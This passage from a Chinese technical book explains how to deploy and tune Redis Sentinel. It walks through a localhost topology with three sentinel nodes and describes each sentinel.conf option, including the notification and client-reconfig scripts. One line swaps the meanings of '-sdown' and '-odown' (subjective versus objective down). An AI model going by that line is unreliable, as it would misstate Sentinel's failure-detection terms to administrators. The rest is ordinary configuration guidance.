


图9-11 Sentinel领导者节点执行故障转移的四个步骤

5) 故障转移后整个Redis Sentinel的拓扑结构图9-12所示。




图9-12 故障转移后的拓扑结构

通过上面介绍的Redis Sentinel逻辑架构以及故障转移的处理，可以看出Redis Sentinel具有以下几个功能：

- 监控**：Sentinel节点会定期检测Redis数据节点、其余Sentinel节点是否可达。

- 通知**：Sentinel节点会将故障转移的结果通知给应用方。

- 主节点故障转移**：实现从节点晋升为主节点并维护后续正确的主从关系。

- 配置提供者**：在Redis Sentinel结构中，客户端在初始化的时候连接的是Sentinel节点集合，从中获取主节点信息。

同时看到，Redis Sentinel包含了若干个Sentinel节点，这样做也带来了两个好处：

- 对于节点的故障判断是由多个Sentinel节点共同完成，这样可以有效地防止误判。

- Sentinel节点集合是由若干个Sentinel节点组成的，这样即使个别Sentinel节点不可用，整个Sentinel节点集合依然是健壮的。

但是Sentinel节点本身就是独立的Redis节点，只不过它们有一些特殊，它们不存储数据，只支持部分命令。下一节将完整介绍Redis Sentinel的部署过程，相信在安装和部署完Redis Sentinel后，读者能更清晰地了解Redis Sentinel的整体架构。

9.2 安装和部署

上一节介绍了Redis Sentinel的基本架构，本节将介绍如何安装和部署Redis Sentinel。

9.2.1 部署拓扑结构

下面将以3个Sentinel节点、1个主节点、2个从节点组成一个Redis Sentinel进行说明，拓扑结构如图9-13所示。




图9-13 Redis Sentinel安装示例拓扑图

具体的物理部署如表9-2所示。

表9-2 Redis Sentinel物理结构

角色	ip	port	别名 (为了后文中方便)
master	127.0.0.1	6379	主节点或者 6379 节点
slave-1	127.0.0.1	6380	slave-1 节点或者 6380 节点
slave-2	127.0.0.1	6381	slave-2 节点或者 6381 节点
sentinel-1	127.0.0.1	26379	sentinel-1 节点或者 26379 节点
sentinel-2	127.0.0.1	26380	sentinel-2 节点或者 26380 节点
sentinel-3	127.0.0.1	26381	sentinel-3 节点或者 26381 节点

9.2.2 部署Redis数据节点

9.1节提到过，Redis Sentinel中Redis数据节点没有做任何特殊配置，按照之前章节介绍的方法启动就可以，下面以一个比较简单的配置进行说明。

1.启动主节点

配置：

```
redis-6379.conf
port 6379
daemonize yes
logfile "6379.log"
dbfilename "dump-6379.rdb"
dir "/opt/soft/redis/data/"
```

启动主节点：

```
redis-server redis-6379.conf
```

确认是否启动。一般来说只需要ping命令检测一下就可以，确认Redis数据节点是否已经启动。

```
$ redis-cli -h 127.0.0.1 -p 6379 ping
PONG
```

此时拓扑结构如图9-14所示。



图9-14 启动主节点

2.启动两个从节点

配置：

两个从节点的配置是完全一样的，下面以一个从节点为例子进行说明，和主节点的配置不一样的是添加了slaveof配置。

```
redis-6380.conf
port 6380
daemonize yes
logfile "6380.log"
dbfilename "dump-6380.rdb"
dir "/opt/soft/redis/data/"
slaveof 127.0.0.1 6379
```

启动两个从节点：

```
redis-server redis-6380.conf
redis-server redis-6381.conf
```

验证：

```
$ redis-cli -h 127.0.0.1 -p 6380 ping
PONG
$ redis-cli -h 127.0.0.1 -p 6381 ping
PONG
```

3.确认主从关系

主节点的视角，它有两个从节点，分别是127.0.0.1: 6380和127.0.0.1: 6381：

```
$ redis-cli -h 127.0.0.1 -p 6379 info replication
# Replication
role:master
```

```
connected_slaves:2
slave0:ip=127.0.0.1,port=6380,state=online,offset=281,lag=1
slave1:ip=127.0.0.1,port=6381,state=online,offset=281,lag=0
.....
```

从节点的视角，它的主节点是127.0.0.1: 6379:

```
$ redis-cli -h 127.0.0.1 -p 6380 info replication
# Replication
role:slave
master_host:127.0.0.1
master_port:6379
master_link_status:up
.....
```

此时拓扑结构如图9-15所示。




图9-15 添加两个从节点

9.2.3 部署Sentinel节点

3个Sentinel节点的部署方法是完全一致的（端口不同），下面以sentinel-1节点的部署为例子进行说明。

1.配置Sentinel节点

```
redis-sentinel-26379.conf
port 26379
daemonize yes
logfile "26379.log"
dir /opt/soft/redis/data
sentinel monitor mymaster 127.0.0.1 6379 2
sentinel down-after-milliseconds mymaster 30000
sentinel parallel-syncs mymaster 1
sentinel failover-timeout mymaster 180000
```

- 1) Sentinel节点的默认端口是26379。
- 2) sentinel monitor mymaster 127.0.0.1 6379 配置代表sentinel-1节点需要监控127.0.0.1: 6379这个主节点，2代表判断主节点失败至少需要2个Sentinel节点同意，mymaster是主节点的别名，其余Sentinel配置将在下一节进行详细说明。

2.启动Sentinel节点

Sentinel节点的启动方法有两种：

方法一，使用redis-sentinel命令：

```
redis-sentinel redis-sentinel-26379.conf
```

方法二，使用redis-server命令加--sentinel参数：

```
redis-server redis-sentinel-26379.conf --sentinel
```

两种方法本质上是一样的。

3.确认

Sentinel节点本质上是一个特殊的Redis节点，所以也可以通过info命令来查询它的相关信息，从下面info的Sentinel片段来看，Sentinel节点找到了主节点127.0.0.1: 6379，发现了它的两个从节点，同时发现Redis Sentinel一共有3个Sentinel节点。这里只需要了解Sentinel节点能够彼此感知到对方，同时能够感知到Redis数据节点就可以了：

```
$ redis-cli -h 127.0.0.1 -p 26379 info Sentinel
# Sentinel
sentinel_masters:1
sentinel_tilt:0
sentinel_running_scripts:0
sentinel_scripts_queue_length:0
master0:name=mymaster,status=ok,address=127.0.0.1:6379,slaves=2,sentinels=3
```

当三个Sentinel节点都启动后，整个拓扑结构如图9-16所示。

至此Redis Sentinel已经搭建起来了，整体上还是比较容易的，但是有2点需要强调一下：

- 1) 生产环境中建议Redis Sentinel的所有节点应该分布在不同的物理机上。
- 2) Redis Sentinel中的数据节点和普通的Redis数据节点在配置上没有任何区别，只不过是添加了一些Sentinel节点对它们进行监控。




图9-16 Redis Sentinel最终拓扑结构

9.2.4 配置优化

了解每个配置的含义有助于更加合理地使用Redis Sentinel，因此本节将对每个配置的使用和优化进行详细介绍。Redis安装目录下有一个 sentinel.conf，是默认的Sentinel节点配置文件，下面就以它作为例子进行说明。

1.配置说明和优化

```
port 26379
dir /opt/soft/redis/data
sentinel monitor mymaster 127.0.0.1 6379 2
sentinel down-after-milliseconds mymaster 30000
sentinel parallel-syncs mymaster 1
sentinel failover-timeout mymaster 180000
#sentinel auth-pass <master-name> <password>
#sentinel notification-script <master-name> <script-path>
#sentinel client-reconfig-script <master-name> <script-path>
```

port和dir分别代表Sentinel节点的端口和工作目录，下面重点对sentinel相关配置进行详细说明。

(1) sentinel monitor

配置如下：

```
sentinel monitor <master-name> <ip> <port> <quorum>
```

Sentinel节点会定期监控主节点，所以从配置上必然也会有所体现，本配置说明Sentinel节点要监控的是一个名字叫做<master-name>，ip地址和端口为<ip><port>的主节点。<quorum>代表要判定主节点最终不可达所需要的票数。但实际上Sentinel节点会对所有节点进行监控，但是在Sentinel节点的

配置中没有看到有关从节点和其余Sentinel节点的配置，那是因为Sentinel节点会从主节点中获取有关从节点以及其余Sentinel节点的相关信息，有关这部分是如何实现的，将在9.5节介绍。

例如某个Sentinel初始节点配置如下：

```
port 26379
daemonize yes
logfile "26379.log"
dir /opt/soft/redis/data
sentinel monitor mymaster 127.0.0.1 6379 2
sentinel down-after-milliseconds mymaster 30000
sentinel parallel-syncs mymaster 1
sentinel failover-timeout mymaster 180000
```

当所有节点启动后，配置文件中的内容发生了变化，体现在三个方面：

- Sentinel节点自动发现了从节点、其余Sentinel节点。
- 去掉了默认配置，例如parallel-syncs、failover-timeout参数。
- 添加了配置纪元相关参数。

启动后变化为：

```
port 26379
daemonize yes
logfile "26379.log"
dir "/opt/soft/redis/data"
sentinel monitor mymaster 127.0.0.1 6379 2
sentinel config-epoch mymaster 0
sentinel leader-epoch mymaster 0
#发现两个slave节点
sentinel known-slave mymaster 127.0.0.1 6380
sentinel known-slave mymaster 127.0.0.1 6381
#发现两个sentinel节点
sentinel known-sentinel mymaster 127.0.0.1 26380 282a70ff56c36ed56e8f7ee6ada741
24140d6f53
sentinel known-sentinel mymaster 127.0.0.1 26381 f714470d30a61a8e39ae031192f1fe
ae7eb5b2be
sentinel current-epoch 0
```

<quorum>参数用于故障发现和判定，例如将quorum配置为2，代表至少有2个Sentinel节点认为主节点不可达，那么这个不可达的判定才是客观的。对于<quorum>设置的越小，那么达到下线的条件越宽松，反之越严格。一般建议将其设置为Sentinel节点的一半加1。

同时<quorum>还与Sentinel节点的领导者选举有关，至少要有 $\max(\text{quorum}, \text{num}(\text{sentinels}) / 2 + 1)$ 个Sentinel节点参与选举，才能选出领导者Sentinel，从而完成故障转移。例如有5个Sentinel节点，quorum=4，那么至少要有 $\max(\text{quorum}, \text{num}(\text{sentinels}) / 2 + 1) = 4$ 个在线Sentinel节点才可以进行领导者选举。

(2) sentinel down-after-milliseconds

配置如下：

```
sentinel down-after-milliseconds <master-name> <times>
```

每个Sentinel节点都要通过定期发送ping命令来判断Redis数据节点和其他Sentinel节点是否可达，如果超过了down-after-milliseconds配置的时间且没有有效的回复，则判定节点不可达，<times>（单位为毫秒）就是超时时间。这个配置是对节点失败判定的重要依据。

优化说明：down-after-milliseconds越大，代表Sentinel节点对于节点不可达的条件越宽松，反之越严格。条件宽松有可能带来的问题是节点确实不可达了，那么应用方需要等待故障转移的时间越长，也就意味着应用方故障时间可能越长。条件严格虽然可以及时发现故障完成故障转移，但是也存在一定的误判率。



运维提示

down-after-milliseconds虽然以<master-name>为参数，但实际上对Sentinel节点、主节点、从节点的失败判定同时有效。

(3) sentinel parallel-syncs

配置如下：

```
sentinel parallel-syncs <master-name> <nms>
```

当Sentinel节点集合对主节点故障判定达成一致时，Sentinel领导者节点会做故障转移操作，选出新的主节点，原来的从节点会向新的主节点发起复制操作，parallel-syncs就是用来限制在一次故障转移之后，每次向新的主节点发起复制操作的从节点个数。如果这个参数配置的比较大，那么多个从节点会向新的主节点同时发起复制操作，尽管复制操作通常不会阻塞主节点，但是同时向主节点发起复制，必然会对主节点所在的机器造成一定的网络和磁盘IO开销。图9-17展示parallel-syncs=3和parallel-syncs=1的效果，parallel-syncs=3会同时发起复制，parallel-syncs=1时从节点会轮询发起复制。

(4) sentinel failover-timeout

配置如下：

```
sentinel failover-timeout <master-name> <times>
```




图9-17 parallel-syncs参数效果

failover-timeout通常被解释成故障转移超时时间，但实际上它作用于故障转移的各个阶段：

- a) 选出合适从节点。
- b) 晋升选出的从节点为主节点。
- c) 命令其余从节点复制新的主节点。
- d) 等待原主节点恢复后命令它去复制新的主节点。

failover-timeout的作用具体体现在四个方面：

- 1) 如果Redis Sentinel对一个主节点故障转移失败，那么下次再对该主节点做故障转移的起始时间是failover-timeout的2倍。
- 2) 在b) 阶段时，如果Sentinel节点向a) 阶段选出来的从节点执行

slaveof no one一直失败（例如该从节点此时出现故障），当此过程超过failover-timeout时，则故障转移失败。

3) 在b) 阶段如果执行成功，Sentinel节点还会执行info命令来确认a)阶段选出来的节点确实晋升为主节点，如果此过程执行时间超过failover-timeout时，则故障转移失败。

4) 如果c) 阶段执行时间超过了failover-timeout（不包含复制时间），则故障转移失败。注意即使超过了这个时间，Sentinel节点也会最终配置从节点去同步最新的主节点。

(5) sentinel auth-pass

配置如下：

```
sentinel auth-pass <master-name> <password>
```

如果Sentinel监控的主节点配置了密码，sentinel auth-pass配置通过添加主节点的密码，防止Sentinel节点对主节点无法监控。

(6) sentinel notification-script

配置如下：

```
sentinel notification-script <master-name> <script-path>
```

sentinel notification-script的作用是在故障转移期间，当一些警告级别的Sentinel事件发生（指重要事件，例如-sdown：客观下线、-odown：主观下线）时，会触发对应路径的脚本，并向脚本发送相应的事件参数。

例如在/opt/redis/scripts/下配置了notification.sh，该脚本会接收每个Sentinel节点传过来的事件参数，可以利用这些参数作为邮件或者短信报警依据：

```
#!/bin/sh
# 获取所有参数
msg=$*
# 报警脚本或者接口，将msg作为参数
exit 0
```

如果需要该功能，就可以在Sentinel节点添加如下配置（<master-name>=mymaster）：

```
sentinel notification-script mymaster /opt/redis/scripts/notification.sh
```

例如下面就是某个Sentinel节点对主节点做了主观下线（有关主观下线的概念将在9.5节进行详细介绍）后脚本收到的参数：

(7) sentinel client-reconfig-script

配置如下：

```
sentinel client-reconfig-script <master-name> <script-path>
```

sentinel client-reconfig-script的作用是在故障转移结束后，会触发对应路径的脚本，并向脚本发送故障转移结果的相关参数。和notification-script类似，可以在/opt/redis/scripts/下配置了client-reconfig.sh，该脚本会接收每个Sentinel节点传过来的故障转移结果参数，并触发类似短信和邮件报警：

```
#!/bin/sh
# 获取所有参数
msg=$*
# 报警脚本或者接口，将msg作为参数
```

```
exit 0
```

如果需要该功能，就可以在Sentinel节点添加如下配置（<master-name>=mymaster）：

```
sentinel client-reconfig-script mymaster /opt/redis/scripts/client-reconfig.sh
```

当故障转移结束，每个Sentinel节点会将故障转移的结果发送给对应的脚本，具体参数如下：

```
<master-name> <role> <state> <from-ip> <from-port> <to-ip> <to-port>
```

·<master-name>：主节点名。

·<role>：Sentinel节点的角色，分别是leader和observer，leader代表当前Sentinel节点是领导者，是它进行的故障转移；observer是其余Sentinel节点。

·<from-ip>：原主节点的ip地址。

·<from-port>：原主节点的端口。

·<to-ip>：新主节点的ip地址。

·<to-port>：新主节点的端口。

例如以下内容分别是三个Sentinel节点发送给脚本的，其中一个是leader，另外两个是observer：

```
mymaster leader start 127.0.0.1 6379 127.0.0.1 6380
mymaster observer start 127.0.0.1 6379 127.0.0.1 6380
mymaster observer start 127.0.0.1 6379 127.0.0.1 6380
```

有关sentinel notification-script和sentinel client-reconfig-script有几点需要注意：

- <script-path>必须有可执行权限。
- <script-path>开头必须包含shell脚本头（例如#!/bin/sh），否则事件发生时Redis将无法执行脚本产生如下错误：

```
-----  
-script-error /opt/sentinel/notification.sh 0 2  
-----
```

- Redis规定脚本的最大执行时间不能超过60秒，超过后脚本将被杀掉。
- 如果shell脚本以exit 1结束，那么脚本稍后重试执行。如果以exit 2或者更高的值结束，那么脚本不会重试。正常返回值是exit 0。
- 如果需要运维的Redis Sentinel比较多，建议不要使用这种脚本的形式来进行通知，这样会增加部署的成本。

2.如何监控多个主节点

Redis Sentinel可以同时监控多个主节点，具体拓扑图类似于图9-18。

配置方法也比较简单，只需要指定多个masterName来区分不同的主节点即可，例如下面的配置监控monitor master-business-1 (10.10.xx.1: 6379) 和 monitor master-business-2 (10.10.xx.2: 6379) 两个主节点：

```
-----  
sentinel monitor master-business-1 10.10.xx.1 6379 2  
sentinel down-after-milliseconds master-business-1 60000  
sentinel failover-timeout master-business-1 180000  
sentinel parallel-syncs master-business-1 1  
sentinel monitor master-business-2 10.10.xx.2 6380 2  
sentinel down-after-milliseconds master-business-2 10000  
sentinel failover-timeout master-business-2 180000  
sentinel parallel-syncs master-business-2 1  
-----
```

